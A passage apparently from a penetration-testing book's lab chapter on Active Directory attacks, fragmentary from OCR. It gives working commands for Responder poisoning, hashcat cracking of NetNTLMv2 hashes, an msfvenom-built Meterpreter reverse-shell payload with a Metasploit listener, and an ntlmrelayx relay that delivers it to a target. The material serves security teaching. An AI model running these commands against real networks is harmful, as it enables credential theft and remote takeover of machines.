


Figure 10.23 – Viewing Database Info




Figure 10.24 – Analytics templates




Figure 10.25 – Viewing the Domain Admin's attack paths




Figure 10.26 – Viewing the Domain Admin's attack path

use **Responder** to perform LLMNR, NBT-NS, and DNS poisoning on the network while enabling various servers on Kali Linux:kali@kali:~$ **sudo responder -I eth2 –rdwv**
If "sudo responder -I eth2 -rdwv" does not work, use "sudo responder -I eth2 -dwv".
The following screenshot shows that Responder has enabled the default poisoners and servers on the **eth2** interface of Kali Linux:

```
kali@kali:~$ sudo responder -I eth2 -rdwv

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
```

Figure 10.28 – Starting Responder

Let's look at each piece of syntax that was used within the preceding screenshot:

- **-I**: Specifies the listening interface
- **-r**: Enables responses for NetBIOS queries on the network
- **-d**: Enables NetBIOS replies for domain suffix queries on the network
- **-w**: Enables the WPAD rogue proxy server
- **-v**: Verbose mode

```
kali@kali:~$ hashcat -h | grep NTLM
   5500 | NetNTLMv1 / NetNTLMv1+ESS    | Network Protocols
   5600 | NetNTLMv2                    | Network Protocols
   1000 | NTLM                         | Operating System
```

Figure 10.32 – Identifying the hash code

Change your working directory to the location of the **Hashcat** folder and perform password cracking on the contents of the **NTLMv2-hash.txt** file:C:\WINDOWS\system32> **cd C:\Users\Slayer\Downloads\hashcat-6.2.3\hashcat-6.2.3**
C:\Users\Slayer\Downloads\hashcat-6.2.3\hashcat-6.2.3> **hashcat -m 5600 NTLMv2-hash.txt rockyou.txt -**

o

the **Nmap Scripting Engine** (**NSE**) to detect the SMB version 2 message signing mechanism on the Windows hosts on the network:kali@kali:~$ **nmap --script smb2-security-mode -p 445 192.168.42.0/24**

```
Nmap scan report for 192.168.42.21
Host is up (0.0017s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
```

Figure 10.34 – Windows 10 client SMB security status

```
[Responder Core]

; Servers to start
SQL = On
SMB = Off
RDP = On
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off
HTTPS = On
DNS = On
```

Disable the SMB an HTTP servers on Responder

Figure 10.36 – Modifying the Responder configuration file

kali@kali:~$ **sudo mousepad /etc/responder/Responder.conf**




Figure 10.37 – Starting Responder




Figure 10.38 – Starting the NTLM Relay attack

• kali@kali:~$ **sudo msfconsole**

• On the Metasploit Terminal, use the following commands to start the listener with the specific payload for Windows operating systems. Ensure you've configured **LHOST** as the IP address of Kali Linux with the **LPORT** value:msf6 > **use exploit/multi/handler**
msf6 exploit(multi/handler) > **set payload windows/meterpreter/reverse_tcp**
msf6 exploit(multi/handler) > **set AutoRunScript post/windows/manage/migrate**
msf6 exploit(multi/handler) > **set LHOST 192.168.42.20**
msf6 exploit(multi/handler) > **set LPORT 4444**
msf6 exploit(multi/handler) > **exploit**

• Next, open a new Terminal on Kali Linux and use the following commands to create a reverse shell payload using **MSFvenom**. Ensure you set the IP address and listening port number of your Kali Linux machine:kali@kali:~$ **msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.42.20 LPORT=4444 -f exe -o payload4.exe -e x86/shikata_ga_nai -i 9**
The **payload4.exe** file is stored within the **/home/kali/** directory on your Kali Linux machine unless you've specified a different output location.

• On another Terminal, use the following commands to start Responder on the interface connected to the

192.168.42.0/24 network:**kali@kali:~$ sudo responder -I eth2 –rdw**

• Next, in a new Terminal, use **Impacket** to perform an NTLM Relay Attack and send the payload to the target (Bob-PC):kali@kali:~$ **cd Impacket**
kali@kali:~/Impacket$ **python3 ntlmrelayx.py -t 192.168.42.23 -smb2support -e /home/kali/payload4.exe**

Kerberos is a network authentication protocol that runs on Windows Server that allows clients to authenticate on the network and access services within the domain. Kerberos provides **Single Sign-On** (**SSO**), which allows a user to authenticate once on a network and access resources without having to re-enter their user credentials each time they need to access a new resource.

1. When a user logs into a client using their domain user account, their password is converted into a **New Technology LAN Manager** (**NTLM**) hash. A timestamp is encrypted using the NTLM hash and it is sent across the network to the KDC to validate the user's identity:




Figure 11.1 – Phase 1

2. A **Ticket Granting Ticket** (**TGT**) is encrypted and signed by the **krbtgt** account on the KDC and is sent to the client:




Figure 11.2 – Phase 2

